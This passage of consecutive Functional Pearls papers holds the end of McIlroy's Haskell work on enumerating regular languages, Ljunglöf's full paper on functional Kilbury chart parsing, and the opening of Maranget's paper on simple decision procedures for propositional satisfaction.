We must still provide code for `grp`, which represents the union of moves of states that have the same symbol as the moves of fictitious states, all harmlessly given the same identifier,  $-1$ . Every list of states, having been constructed by set operations, is necessarily ordered, and states are ordered by symbol. Thus `grp` need only run along the list of states, consolidating adjacent states that have a common symbol  $c$ .

```
grp :: NFA -> NFA
grp (m@(State _ c ds) : ms@((State _ c' ds') : mt)) =
    if c == c' then grp ((State (-1) c (ds \ ds')) : mt)
    else m : grp ms
grp ms = ms           -- 0- and 1-element lists
```

While the foregoing code is complete, in the sense that it does eventually list each string of a language, it can run forever considering dead-end ‘prefixes’ for an empty language denoted by a regular expression such as  $a^*\emptyset$ . This bad behavior may be forestalled by preprocessing to eliminate  $\emptyset$  from all but the top level of a regular expression. A function to do so, `deNil`, is included in the working code (McIlroy, 2003). A robust enumerator `enumRA` of the language of a regular expression may be composed from `deNil`, `r2n` and `enumA`.

```
deNil :: Rexp -> Rexp
enumRA :: Rexp -> [String]
enumRA = enumA . r2n . deNil
```

#### *Example 14*

The Haskell expression

```
enumRA sandwich
```

enumerates the sandwich language (Example 7).  $\square$

#### 5.4 Testing

A good test of both of the very different programs `enumR` and `enumRA` is afforded by two-version programming. Although Haskell cannot confirm equality of infinite

lists, it can check arbitrary initial segments. Agreement on a long initial stretch is good evidence for the correctness of the two enumerators.<sup>1</sup>

To look for pathological cases, the comparative check was run on exhaustive enumerations of expressions of limited size, using the Hugs(1998) interpreter. The most extensive test checked thirty strings for each of the 182,712 expressions free of  $\emptyset$  and  $\epsilon$  on a two-letter alphabet, with operators nested at most three deep. This test, including the generation of regular expressions, used one billion reductions, two billion cells, 23000 garbage collections, and 30 CPU minutes on a 400 MHz Pentium with Hugs's default 100K workspace. The exhaustive lists of expressions with operator nesting depth at most  $d$  were created by specifying an ordering and using set operations.

```
reexprs 0 = [Sym 'a', Sym 'b']
reexprs d = let rs = reexprs (d-1) in rs \/
xprod Cat rs rs \v xprod Alt rs rs \v map Clo rs
```

Another test, of the 90276 regular expressions having eight or fewer `Rexp` nodes, on two alphabetic symbols plus  $\emptyset$  and  $\epsilon$ , used 800 million reductions, 1.5 billion cells, 20000 garbage collections, and 25 CPU minutes.

## 6 Discussion

### 6.1 Efficiency

The direct enumerator `enumR` can waste time generating every parsing of a string and discarding all but one. Moreover, the time per comparison to identify duplicates grows with string length.

#### *Example 16*

Length- $n$  strings in the language  $a^*a^*$  have  $n + 1$  different parsings:  $a^i a^{n-i}$ , for  $i = 0..n$ . The direct enumerator makes  $n + 1$  copies of `a` and rejects all but one as duplicates. By catenating  $k$  instances of  $a^*$  we can make the number of comparisons per string of length  $n$  grow as  $n^{k-1}$ .  $\square$

By contrast, an automaton generates each word just once. It may be shown that an automaton built from a  $\emptyset$ -free regular expression considers  $O(m)$  words in generating the first  $m$  strings of the language, and does a bounded amount of work per word considered. Thus each such automaton does work asymptotically proportional to the number of language strings enumerated. Still, the work per string can be large, depending on the regular expression. For some regular expressions direct generation is faster.

<sup>1</sup> A plausible, but usually wildly pessimistic, estimate of how far to check follows from setting the goal of exercising every distinct superstate (set of current states) of the NFA. As the number of superstates is at most  $2^{s+1}$ , where  $s$  is the number of symbols in the regular expression, a correct implementation is sure to visit every superstate in the course of listing strings up to length  $2^{s+1}$ .

### 6.2 Fictitious states

The fictitious states constructed in the course of visiting a word are closely related to an equivalent deterministic automaton. A word's current-state set, or *superstate*, may be identified with a state of the deterministic automaton. The fictitious states describe superstates and their transitions. By caching distinct fictitious states, one could build the equivalent deterministic automaton in the course of simulating the NFA.<sup>2</sup>

### 6.3 The automata

Recognizers based on nondeterministic automata in the one-state-per-symbol form are extremely simple to simulate. The execution cycle is

1. Check whether any current state is final.
2. Replace the set of current states by the union of next states for every current state that accepts the next input character.
3. Advance the input.

The construction method descends from Ken Thompson's classic construction.(1968) The present method differs from the earlier construction and derivatives thereof (Aho *et al.*, 1986; Thompson, 2000) in dispensing with epsilon moves. Epsilon moves do not appear as either transitory or permanent artifacts of the construction process. There is no separate transitive-closure calculation to remove them, and no capability to simulate them. Only the tiny function `bp` remains as a Cheshire grin of epsilons past.

### 6.4 Paean to Haskell

The art of handling regular expressions and automata is ancient; I have simply dressed the subject in modern garb. Functional programming in general (Harper, 1999), and Haskell in particular (Thompson, 2000) offer eminently suitable fabric.

In developing the automata-based code, I set out guided by the classic models. (Thompson, 1968; Aho *et al.*, 1986) Then the Haskell formulation revealed an opportunity: lazy evaluation allowed separate states that represented composed subexpressions and associated epsilon moves to be elided prospectively.

Having found the Haskell version, I could now write the program comfortably in most any language. But if the exercise had begun in a traditional language, the final neat model would not have been perceived.

<sup>2</sup> This hypothetical way to build a deterministic automaton echos the eminently practical lazy construction strategy pioneered by Aho in the Unix pattern-matching program "egrep": construct a state of a deterministic automaton only when a string that drives the automaton to that state is met.

## 7 Acknowledgements

This work reflects the influence of members of IFIP Working Group 2.3, Programming Methodology. In particular Jay Misra proposed the problem, provided the elegant one-line definition of length order, and supplied the running examples. Bill McKeeman broke out of the box with an automaton-based solution in Matlab, which inspired `enumA`. Discussion and solutions in various languages by other members of the working group have shed further light on the problem. I am also grateful for unstinting advice from Phil Wadler about Haskell and Al Aho about automata.

## References

- Aho, A. V., Sethi, R. and Ullman, J. D. (1986) *Compilers: Principles, Techniques and Tools*. Addison Wesley.
- Harper, R. (1999) Proof-directed debugging. *J. of Functional Programming* 9: pp. 463–469.
- Hugs 1.4 (1998). University of Nottingham and Yale University. <http://www.haskell.org>.
- Karczmarczuk, J. (1997) Generating power of lazy semantics. *Theoretical Computer Science* 187: pp. 203–219.
- McIlroy, M. D. (2003) Enumerating the strings of regular languages. Accompanying online material, *J. of Functional Programming*. <http://www.dcs.glasgow.ac.uk/jfp/bibliography/author.html>.
- Perrin, D. (1990) Finite automata. In van Leeuwen, J. (ed.) *Handbook of Theoretical Computer Science, Volume B, Formal Models and Semantics*. Elsevier.
- Peterson, J. et al. (1998) Report on the Programming Language Haskell, a Non-strict, Purely Functional Language. <http://www.haskell.org>.
- Thompson, K. (1968) Regular expression search algorithm. *Comm ACM*, 11: pp. 419–422.
- Thompson, S. (2000) Regular Expression and Automata using Haskell. Tech. rept. 5-00, Computing Laboratory, University of Kent.

# FUNCTIONAL PEARLS

## *Functional chart parsing of context-free grammars*

PETER LJUNGLÖF

*Department of Computing Science  
Göteborg University and Chalmers University of Technology  
Gothenburg, Sweden  
(e-mail: [peb@cs.chalmers.se](mailto:peb@cs.chalmers.se))*

---

### Abstract

This paper implements a simple and elegant version of bottom-up Kilbury chart parsing (Kilbury, 1985; Wirén, 1992). This is one of the many chart parsing variants, which are all based on the data structure of charts. The chart parsing process uses inference rules to add new edges to the chart, and parsing is complete when no further edges can be added.

One novel aspect of this implementation is that it doesn't have to rely on a global state for the implementation of the chart. This makes the code clean, elegant and declarative, while still having the same space and time complexity as the standard imperative implementations.

---

### 1 Introduction

Chart parsing is really a family of parsing algorithms, all based on the data structure of charts, which is a set of known facts called edges (Kay, 1986; Wirén, 1992). The algorithm is descended from the algorithms of Earley (Earley, 1970) and Cocke, Kasami and Younger (Kasami, 1965; Younger, 1967). The parsing process uses inference rules to add new edges to the chart, and the parsing is complete when no further edges can be added. In recent years the algorithm has been generalized to deductive parsing (Shieber *et al.*, 1995) and parsing schemata (Sikkel, 1997).

We implement an efficient functional version of bottom-up chart parsing à la Kilbury (Kilbury, 1985). The novel aspect is that it doesn't have to rely on a global state for the implementation of the chart. The implementation divides the chart into a list of Earley states, named after the top-down Earley parsing algorithm. This makes it possible to parse the input incrementally, building each state in sequence, which in turn gives clean, elegant and declarative code. The elegance is not traded for efficiency, since the worst-case complexity is cubic in the length of the input which is as good as any imperative implementation.

<i>S</i>	→	<i>NP VP</i>
<i>VP</i>	→	<i>Verb</i>   <i>Verb NP</i>   <i>VP PP</i>
<i>NP</i>	→	<i>Noun</i>   <i>Det Noun</i>   <i>NP PP</i>
<i>PP</i>	→	<i>Prep NP</i>
<i>Verb</i>	→	<i>flies</i>   <i>like</i>
<i>Noun</i>	→	<i>flies</i>   <i>time</i>   <i>arrow</i>
<i>Det</i>	→	<i>an</i>
<i>Prep</i>	→	<i>like</i>

Fig. 1. The example grammar

---

### 1.1 Context-free grammars

The standard way to define a context-free grammar is as a tuple  $G = \langle N, \Sigma, P, S \rangle$ , where  $N$  and  $\Sigma$  are disjoint sets of *nonterminal* and *terminal* symbols respectively,  $P$  is a set of *productions* and  $S \in N$  is the *start symbol*. The nonterminals are also called *categories* and the set  $V = N \cup \Sigma$  are the *symbols* of the grammar. Each production in  $P$  is of the form  $A \rightarrow \alpha$  where  $A \in N$  is a nonterminal and  $\alpha \in V^*$  is a sequence of symbols.

A *phrase* is a sequence of terminals  $\beta \in \Sigma^*$  such that  $A \Rightarrow^* \beta$  for some  $A \in N$ , where the rewriting relation  $\Rightarrow$  is defined as  $\alpha B \gamma \Rightarrow \alpha \beta \gamma$  whenever  $\alpha, \gamma \in V^*$  and  $B \rightarrow \beta \in P$ . A *sentence* is a phrase recognized by the start symbol, that is an  $S$  phrase. The *language* accepted by a grammar is the set of sentences of that grammar.

In this paper, we will assume that the grammar contains no empty productions  $A \rightarrow \epsilon$ . We will also assume that the terminal symbols only appear in unit productions, which are of the form  $A \rightarrow t$ , where  $A \in N$  and  $t \in \Sigma$ . This is no severe restriction, since any context-free grammar can be easily transformed into this form.

### 1.2 An illustrative example

Figure 1 shows an example of a context-free grammar recognizing simple English sentences. The categories are  $S$ ,  $VP$ ,  $NP$ ,  $PP$ ,  $Verb$ ,  $Noun$ ,  $Det$  and  $Prep$ , (standing for sentence, verb phrase, noun phrase, prepositional phrase, verb, noun, determiner and preposition respectively), of which  $S$  is the starting category. The grammar is ambiguous, both at the lexical level (one word can have several different categories) and at the phrasal level (one phrase can have several different syntactical structures).

### 1.3 Representing grammars in Haskell

Since the terminals only appear in unit productions, we can split the set of productions into a set of nonterminal productions and a function mapping each terminal

---

<i>terminal "an"</i>	=	{ <i>Det</i> }	<i>productions</i>	=	{ ( <i>S</i> , [ <i>NP</i> , <i>VP</i> ] ),
<i>terminal "arrow"</i>	=	{ <i>Noun</i> }			( <i>VP</i> , [ <i>Verb</i> ] ),
<i>terminal "flies"</i>	=	{ <i>Noun</i> , <i>Verb</i> }			( <i>VP</i> , [ <i>Verb</i> , <i>NP</i> ] ),
<i>terminal "like"</i>	=	{ <i>Prep</i> , <i>Verb</i> }			( <i>VP</i> , [ <i>VP</i> , <i>PP</i> ] )
<i>terminal "time"</i>	=	{ <i>Noun</i> }			( <i>NP</i> , [ <i>Noun</i> ] ),
<i>terminal _</i>	=	{ }			( <i>NP</i> , [ <i>NP</i> , <i>PP</i> ] )
					{ ( <i>PP</i> , [ <i>Prep</i> , <i>NP</i> ] ) }

---

Fig. 2. The example grammar in Haskell

to a set of nonterminals. A context-free grammar will then consist of the terminal function, the nonterminal productions and the starting category.

```
type Terminal c t = t → {c}
type Productions c = {(c, [c])}
type Grammar c t = (Terminal c t, Productions c, c)
```

Note that we abuse Haskell notation somewhat and write sets with braces in analogy to lists. Our example grammar can be defined in Haskell as shown in figure 2. Of course there are more efficient ways to encode the grammar functions, such as search trees or hash tables.

#### 1.4 Representing sets in Haskell

The type of sets will be an abstract data type in this paper. In analogy to lists we write it with braces. The main operations on sets we require are set union ( $\cup$ ) and set difference ( $\setminus$ ).

```
( $\cup$ ) :: Ord c ⇒ {c} → {c} → {c}
( $\setminus$ ) :: Ord c ⇒ {c} → {c} → {c}
```

We assume that there are efficient coercion functions between sets and sorted lists. Since they are obvious from the context, we won't clutter up the code with them. Instead we use braces around a sorted sequence, when forming a set.

We will also use set comprehension notation in some places, but only for mapping and filtering. Furthermore, we are careful that a set comprehension preserves ordering.

When building the chart we will make use of a function *limit* that builds the minimal fixed point set from an initial set and a function giving new elements. This function will terminate if there is a finite fixed point, which in the case of chart parsing will be the final chart. The function *union* used in the definition calculates the union of a list of sets.

```

limit :: Ord a => (a -> {a}) -> {a} -> {a}
limit more start          = limit' start start
  where limit' old new
        | new' == {} = old
        | otherwise   = limit' (new' ∪ old) (new' \ old)
  where new'   = union (map more new)

```

One simple and efficient implementation of sets is sorted lists. In that case we can replace all braces with list brackets.


## 2 Chart parsing

The basic idea in chart parsing is to build a set of edges from a small number of inference rules. The edges say what kind of phrase a certain part of the input might be. The inference rules say how to combine the edges into new ones. Depending on the parsing strategy the inference rules might look different, but the main idea always remains the same.

### 2.1 Edges and the chart

A chart is a set of items called edges. Each edge is of the form  $\langle i, j : A/\beta \rangle$ , where  $0 \leq i \leq j$  are integers,  $A$  is a category and  $\beta$  is a sequence of categories. If  $\beta$  is empty the edge is called passive, and we write it as  $\langle i, j : A \rangle$ ; otherwise it is called active. For an input of  $n$  words, we create  $n+1$  nodes labelled  $0 \dots n$ . The  $i$ th word in the input will then span the nodes  $i-1$  to  $i$ .

The intended meaning of a passive edge  $\langle i, j : A \rangle$  is that we have found the category  $A$  spanning the nodes  $i$  and  $j$ . The meaning of an active edge  $\langle i, j : A/\beta \rangle$  is that if we can find the categories  $\beta$  between  $j$  and some  $k$ , then we will know that  $A$  spans between  $i$  and  $k$ . The following diagram illustrates this, where the dashed arrows denote the edges still to be found:



The key idea of chart parsing is that we start with an empty chart, to which we add new edges by applying some inference rules. We write the rules in a natural deduction style, where the following rule means that if the edges  $e_1 \dots e_k$  are in the chart, and the property  $\phi$  holds, add the edge  $e$  to the chart.

$$\frac{e_1 \dots e_k}{e} \phi$$

The property is of the form  $A \rightarrow \beta$ , which means that this particular production is in the grammar. We write  $t_i$  for the  $i$ th token in the input sequence.

## 2.2 Kilbury bottom-up chart parsing

There are different strategies for chart parsing, which are reflected in the inference rules. In the bottom-up strategy, we start by adding the input tokens as passive edges, and then build the chart upwards. Since we are assuming that there are no empty productions  $A \rightarrow \epsilon$  in the grammar, we do not have to consider that possibility in the inference rules.

Scan

All the categories for the  $k$ th input token  $t_k$  are added as passive edges spanning the nodes  $k - 1$  and  $k$ . Since we assume the terminals only appear in unit productions, this is the only necessary inference rule dealing with terminals.

$$\frac{A \rightarrow t_k}{\langle k-1, k : A \rangle} \quad - \underset{\text{A}}{\overset{k-1}{\overbrace{-}}} \bullet \underset{\text{A}}{\overset{k}{\overbrace{-}}} \bullet \underset{\text{A}}{\overset{t_k}{\overbrace{-}}} \bullet \underset{\text{A}}{\overset{k}{\overbrace{-}}} \bullet$$

The diagram illustrates the inference rule, where the dashed arrow denotes the edge to be added. In the following two diagrams, the edges above the line correspond to the triggering edges.

## Predict

If we have found a passive edge for the category  $A$ , spanning the nodes  $j$  and  $k$ , and there is a production in the grammar that looks for an  $A$ , we add that production as an edge. And since we have found the category  $A$  in the right-hand side, we only have the categories after  $A$  left to look for.

$$\frac{\langle j, k : A \rangle}{\langle j, k : B/\beta \rangle} \quad B \rightarrow A\beta$$

This particular variant of bottom-up parsing is called Kilbury parsing, first described in (Kilbury, 1985). The difference to the traditional bottom-up strategy is that we do not add  $\langle j, j : B/A\beta \rangle$  as an edge, since we will end up with the edge above. Apart from saving some extra work, it will also keep the chart acyclic.

### *Combine*

If we have an active edge looking for an  $A$  at the  $j$ th node, and there is a passive edge labelled  $A$  spanning  $j$  and  $k$ , we can move the active edge forward to the  $k$ th node.

$$\frac{\langle i, j : B/A\beta \rangle \quad \langle j, k : A \rangle}{\langle i, k : B/\beta \rangle}$$




Fig. 3. The chart after the first four words have been incorporated

The parsing succeeds if there exists a passive edge for the starting category, spanning the whole chart; that is if  $\langle 0, n : S \rangle$  is in the chart, where  $n$  is the number of input tokens.

### 2.3 The chart as a directed graph

A nice way to visualize a chart is as a directed graph. Since the grammar doesn't contain any empty productions, the chart will be acyclic. This in turn makes it possible to implement the algorithm elegantly in Haskell.

Recalling our example grammar in section 1.2, we can depict how the chart will look like for a given sentence. In figure 3 we see the chart after the first four words in the sentence "time flies like an arrow". The dashed arrows denote the edges that will be created when the fifth word has been incorporated. Each arrow actually symbolizes a set of edges, which are written above and below the edge. E.g. there are eight edges between node 1 and 2, of which four are active and four passive.

## 3 Kilbury parsing in Haskell

We will implement chart parsing in an incremental way, by starting with the first input token and then applying all the inference rules. Then we add the second token and apply the inference rules again; and so on until we have added the last token, when we will have a final chart.

### 3.1 Building the chart

The incremental strategy makes it possible to represent the chart as a list of states, each state being all the edges ending in a particular node. The states will be called Earley states, since this is how to represent the parsing state in Earley's original parsing algorithm, which in turn can be seen as an implementation of top-down chart parsing. So, a chart will be a list of sets of edges.

```
type Chart c = [State c]
type State c = {Edge c}
```

The edge  $\langle j, k : A/\alpha \rangle$  is a 4-tuple of the two nodes  $j$  and  $k$ , the category  $A$  and the list of categories  $\alpha$ . But the ending node  $k$  need not be remembered, since it is implicit in the position of the edge's state in the chart list.

```
type Edge c = (Int, c, [c])
```

The main function builds a chart from a given grammar and the input sequence.

```
buildChart :: Ord c ⇒ Grammar c t → [t] → Chart c
buildChart (terminal, productions, _) input = finalChart
  where finalChart = map buildState initialChart
        initialChart = ... defined below...
        buildState = ... defined below...
```

The inference rules can be translated to set comprehensions in a natural way, which is done in the definitions of *initialChart* and *buildState* below. For clarity, these functions are presented on the top-level, even though they are actually in the scope of the grammar and the input sequence.

#### *The initial chart*

The initial chart consists of the results of the Scan inference rule applied to the input tokens. Each Earley state  $k$  (except for the empty 0th state) will consist of all edges  $\langle i, k : A \rangle$  such that  $i = k - 1$  and  $A \rightarrow t_k$ , where  $t_k$  is the  $k$ th input token.

```
initialChart :: Chart c
initialChart = {} : map initialState (zip [0 ..] input)
  where initialState (i, sym) = { (i, cat, []) | cat ∈ terminal sym }
```

Observe that we use a set comprehension here, which is legal, since the corresponding map does not change the order between the elements, as explained in section 1.4.

#### *Building the final state*

Both the Predict and the Combine inference rule only apply to passive edges, which means that an active edge will not lead to any new edges being added to the chart. The Combine rule only applies to passive edges because the active edge  $\langle i, j : B/A\beta \rangle$  ends in the  $j$ th node, and since we have no cycles in the graph,  $j < k$ , where  $k$  is the Earley state to which the new edge  $\langle i, k : B/\beta \rangle$  will be added.

```
buildState :: State c → State c
buildState = limit more
  where more (j, a, []) = { (j, b, bs) | (b, a' : bs) ∈ productions, a == a' }
        ∪ { (i, b, bs) | (i, b, a' : bs) ∈ finalChart !! j, a == a' }
more _ = {}
```

The function *buildState* calculates the minimal fixed point set via the *limit* function defined in section 1.4. The auxiliary function *more* applies the Predict and Combine rules to an edge, giving a set of new edges to be added to the state.

The first set comprehension corresponds to the Predict inference rule, and the second to the Combine rule. The Predict rule only has to find the productions in the grammar that are looking for the found category *a*, and the Combine rule searches in the previous *j*th Earley state for the active productions looking for an *a*.

We also have to show that the two set comprehensions are legal, i.e. that the mappings retain the order between the elements. But this is true since the variables *a* and *j* are fixed, and the order between the other variables is retained in the comprehensions.

Observe that *buildState* makes use of *finalChart*, which in turn is built by calling the function *buildState*. This is permitted because *buildState* only looks up previously built states in *finalChart*, and we use lazy evaluation.

### 3.2 Extracting the parse trees

To make things more interesting, we will calculate parse trees from the final chart. Parse trees record the syntactic structure of the input, and we will use a general definition of trees consisting of a parent node and a list of child trees. For simplicity we skip the terminal leaves and use an empty children list instead.

```
data Tree c = Node c [Tree c]
```

When extracting the parse trees, we only need the passive edges from the chart. Further definitions become simpler if we use a special type for the passive edges.

```
type Passive c = (Int, Int, c)
```

To build the parse trees from the chart, we form the list *edgeTrees* by pairing each passive edge with the parse trees corresponding to that edge. The reason for this is that while building the parse trees for an edge, we might want to look up the parse trees for another edge.

```
buildTrees :: Grammar c t → [t] → Chart c → [(Passive c, [Tree c])]
buildTrees (terminal, productions, _) input chart = edgeTrees
  where edgeTrees = [ (edge, treesFor edge) | edge ∈ passiveEdges ]
    passiveEdges = [ (i, j, cat) | (j, state) ∈ zip [0 ..] chart,
                     (i, cat, []) ∈ state ]
    treesFor     = ... defined on next page...
    children     = ... defined on next page...
```

The function *treesFor* constructs all the parse trees of an edge  $\langle i, j : A \rangle$ . It will in turn make use of the function *children* which looks up all the children of that tree. Since *edgeTrees* is used for that, all functions have to be in scope of each other, but for clarity we present the function definitions separately.

### Collecting the trees for an edge

The function `treesFor` constructs all the parse trees of an edge  $\langle i, j : A \rangle$  by finding a path from  $i$  to  $j$  for each production  $A \rightarrow \alpha$ . The function `children` finds the path for  $\alpha$  while collecting the parse trees for all the visited edges. Since there can be many different paths for  $\alpha$  between  $i$  and  $j$ , we can get many sequences of trees as the result of the `children` function, and each of these sequences is used to form a parse tree for the given edge.

There is also the possibility that the edge was created by the Scan inference rule, in which case we just add a parse tree with no children.

```

treesFor          :: Passive c → [Tree c]
treesFor (i, j, cat) = [ Node cat trees |
                        (cat', rhs) ∈ productions, cat == cat',
                        trees ∈ children i j rhs ]
++   [ Node cat [] |
       i == j - 1,
       cat ∈ terminal (input !! i) ]

```

### Collecting the children

To collect the trees of the children, we make use of lazy evaluation and simply look up the trees in the list `edgeTrees` of edges and trees that is being computed.

```

children           :: Int → Int → [c] → [[Tree c]]
children i k []    = [ [] | i == k ]
children i k (cat : cats) = [ tree : rest | i ≤ k,
                               ((i', j, cat'), trees) ∈ edgeTrees,
                               i == i', cat == cat',
                               rest ∈ children j k cats,
                               tree ∈ trees ]

```

Observe that it is important to call the functions in the correct order – we must collect the rest of the children trees (between  $j$  and  $k$ ), before extracting the tree to be put in front (between  $i$  and  $j$ ). Otherwise we get into an infinite loop because we examine the trees before they are constructed.

### 3.3 The final parsing function

Finally, we can collect the parse trees that correspond to an edge for the starting category spanning the whole input.

```

parse   :: Ord c ⇒ Grammar c t → [t] → Maybe [Tree c]
parse grammar@(_, _, start) input
      = lookup (0, length input, start) edgeTrees
where edgeTrees = buildTrees grammar input finalChart
      finalChart = buildChart grammar input

```

## 4 Discussion

In this paper we have presented a simple, efficient and purely functional version of bottom-up Kilbury chart parsing. The formulation of the inference rules makes it possible to keep the chart acyclic, which in turn makes it possible to implement efficient lookup for previously found edges. The only abstract data structure we have used is the type of sets, and for these a simple sorted list representation is sufficient.

In this final section we first discuss how to improve the efficiency by using finite maps, such as search trees or hash tables. Then we discuss the space and time complexity of the implementation and show that it is as efficient as any imperative implementation. We also discuss where lazy evaluation is used in the definitions.

### *4.1 Improving efficiency*

There are some ways to improve the efficiency of our implementation. Since we are building the chart incrementally – building one Earley state fully before starting to build the next – we can transform the previous states into more efficient data structures. All these efficiency-improving transformations involve creating a finite map from a list. For this we need an efficient implementation of finite maps, such as search trees or hash tables.

#### *Analyzing the grammar*

While building the chart and the parse trees, we make heavy use of the grammar, and the first thing we can try is to make the lookup in the grammar more efficient.

The Predict inference rule searches for productions with a specific leftmost category. Also, it skips empty categories in the production. To make this more efficient, we can transform the grammar into a finite map in which categories can be looked up to get the matching right-hand sides with the initial empty categories skipped. Production lookup is then logarithmic in the size of the grammar instead of linear.

While building parse trees, we also look up categories in the grammar, but this time it is the main category of a production we are looking for, which means that we need another finite map to make this lookup more efficient.

#### *Efficient lookup in the chart*

While building a new Earley state, we need to look up edges in the previous states. Here it is possible to make two improvements.

First, we can turn the chart into a finite map indexed over integers, using an array, instead of a list. This enables us to find a certain state in the chart in constant time. Second, we can turn each state into a finite map, since we are looking for a certain category in the state.

### *Efficient lookup for parse trees*

While building the parse trees, the *children* function searches for the parse trees of a certain edge in the set *edgeTrees* of edges and trees. This can be improved upon by transforming the set into a finite map, where we can look up edges more efficiently.

## 4.2 Analysis

### *Space complexity*

An edge in the  $k$ th Earley state ends in node  $k$  and can start in any node  $j < k$ . It can be derived from any of the productions in the grammar  $G$ , and up to  $\delta$  categories can have been removed from the right-hand side of its production, where  $\delta$  is the length of the longest production in  $G$ . This means that there will be  $O(n|G|\delta)$  edges in the  $k$ th Earley state, since  $k = O(n)$ . Since there are  $n$  states altogether, we will have  $O(n^2|G|\delta)$  edges in the final chart.

### *Time complexity*

The *limit* function is quadratic in the size of the final fixed point set. Suppose that *limit more start* has  $n$  elements. According to the definition in section 1.4, the *more* function will be called exactly once for each added element. And since the result of the application is a subset of the final set, it will at most give  $n$  new elements. This means that the final set is calculated as  $n$  unions of sets with  $O(n)$  elements, which gives us  $O(n^2)$ . This result is true only if the *more* function has complexity linear in  $n$ , which it has with the improvements suggested in section 4.1.

Thus, the time to build one Earley state is  $O(n^2|G|^2\delta^2)$ , since the size of a state is  $O(n|G|\delta)$ . And since we have  $n$  states in total, the worst-case complexity is  $O(n^3|G|^2\delta^2)$ . This is also the standard complexity for imperative implementations.

### *Building the parse trees*

The space and time complexity for building the parse trees is, of course, exponential, since there can be an exponential number of trees.

### *Lazy evaluation*

Lazy evaluation is used in two places; when building the final chart as a list of Earley states, where we refer back to the earlier states while building a new state; and when calculating the parse trees, where we refer to the parse trees of an edge, sometimes before the trees of that edge are calculated. Without laziness the code would be much clumsier and less declarative.

Also, laziness will only calculate the parse trees that are used in the final parse result. In the case of our example grammar, this means that the parse tree of the sentence ( $S$ ) “flies like an arrow” will never be calculated, only the parse tree of the corresponding verb phrase ( $VP$ ).

## 5 Acknowledgements

This paper is a revised version of chapter 5 from Ljunglöf (2002). I am grateful to Aarne Ranta, Paul Callaghan, and three anonymous referees for many helpful comments and suggestions.

## References

- Earley, J. (1970) An efficient context-free parsing algorithm. *Communications of the ACM* **13**(2):94–102.
- Kasami, T. (1965) *An Efficient Recognition and Syntax Algorithm for Context-Free Languages*. Tech. rept. AFCLR-65-758. Air Force Cambridge Research Laboratory, Bedford, MA.
- Kay, M. (1986) Algorithm schemata and data structures in syntactic processing. Grosz, B., Jones, K. and Webber, B. (eds), *Readings in Natural Language Processing*, pp. 35–70. Morgan Kaufman Publishers.
- Kilbury, J. (1985) Chart parsing and the Earley algorithm. Klenk, U. (ed), *Kontextfreie Syntaxen und verwandte Systeme*. Niemeyer.
- Ljunglöf, P. (2002) *Pure Functional Parsing*. Licentiate thesis, Göteborg University and Chalmers University of Technology, Gothenburg, Sweden.
- Schieber, S., Schabes, Y. and Pereira, F. (1995) Principles and implementation of deductive parsing. *Journal of Logic Programming* **24**(1–2):3–36.
- Sikkel, K. (1997) *Parsing Schemata*. Springer Verlag.
- Wirén, M. (1992) *Studies in Incremental Natural-Language Analysis*. PhD thesis, Linköping University, Linköping, Sweden.
- Younger, D. H. (1967) Recognition of context-free languages in time  $n^3$ . *Information and Control* **10**(2):189–208.

# FUNCTIONAL PEARLS

## *Functional satisfaction*

Luc Maranget

*Inria Rocquencourt, BP 105  
78153 Le Chesnay Cedex, France  
(e-mail: Luc.Maranget@inria.fr)*

### Abstract

This work presents simple decision procedures for the propositional calculus and for a simple predicate calculus. These decision procedures are based upon enumeration of the possible values of the variables in an expression. Yet, by taking advantage of the sequential semantics of boolean connectors, not all values are enumerated. In some cases, dramatic savings of machine time can be achieved. In particular, an equivalence checker for a small programming language appears to be usable in practice.

### 1 Introduction

In this paper we propose a simple, yet reasonably efficient decision procedure for the propositional calculus and for a simple predicate calculus. By “*simple*” we mean a technique inspired by the semantics of the propositional calculus, not a sophisticated, resource aware, technique such as binary decision diagrams. Whereas, by “*reasonably efficient*” we mean more efficient than the most naive decision procedures.

We first consider the evaluation of boolean expressions with variables. Given a boolean expression  $e_1 \vee e_2$ , if the evaluation of  $e_1$  yields true, there is no need to evaluate  $e_2$ : the answer is true regardless of the truth-value of  $e_2$ . More generally it seems wise to use such a sequential (or short-circuiting) evaluation of propositions: it never hurts and may, in some circumstances, yield important savings over a direct application of the definitions of the boolean connectors.

Starting from a function  $E$  for evaluating boolean expressions, it is possible to solve more complex problems. For instance, one can check whether proposition  $e_2$  is a tautology or not, by enumerating all the possible truth-value assignments of  $x_1, x_2, \dots, x_n$ , where  $x_1, x_2, \dots, x_n$  are the variables of  $e_2$ . This simple idea can be expressed by the following pseudo-code:

```
for  $x_1$  in true, false do
  ...
  for  $x_n$  in true, false do
    if  $E(e, x_1, x_2, \dots, x_n) = \text{false}$  then  $e$  is not a tautology
```

The procedure sketched above does not take a significant advantage of sequential evaluation of boolean connectors. Let for instance consider the case when  $e$  is  $x_1 \vee e_2$ . Then, the procedure will blindly perform  $2^n$  evaluations of  $e$ . However, when  $x_1$  is true, the truth-value of  $x_1 \vee e_2$  is true, regardless of the assignments of the remaining variables  $x_2, \dots, x_n$  and all the inner loops are useless. More generally, while enumerating all assignments for the variables of  $e_1 \vee e_2$ , there is no need to enumerate the assignments for the variables of  $e_2$ , as soon as the truth-value of  $e_1$  is true.

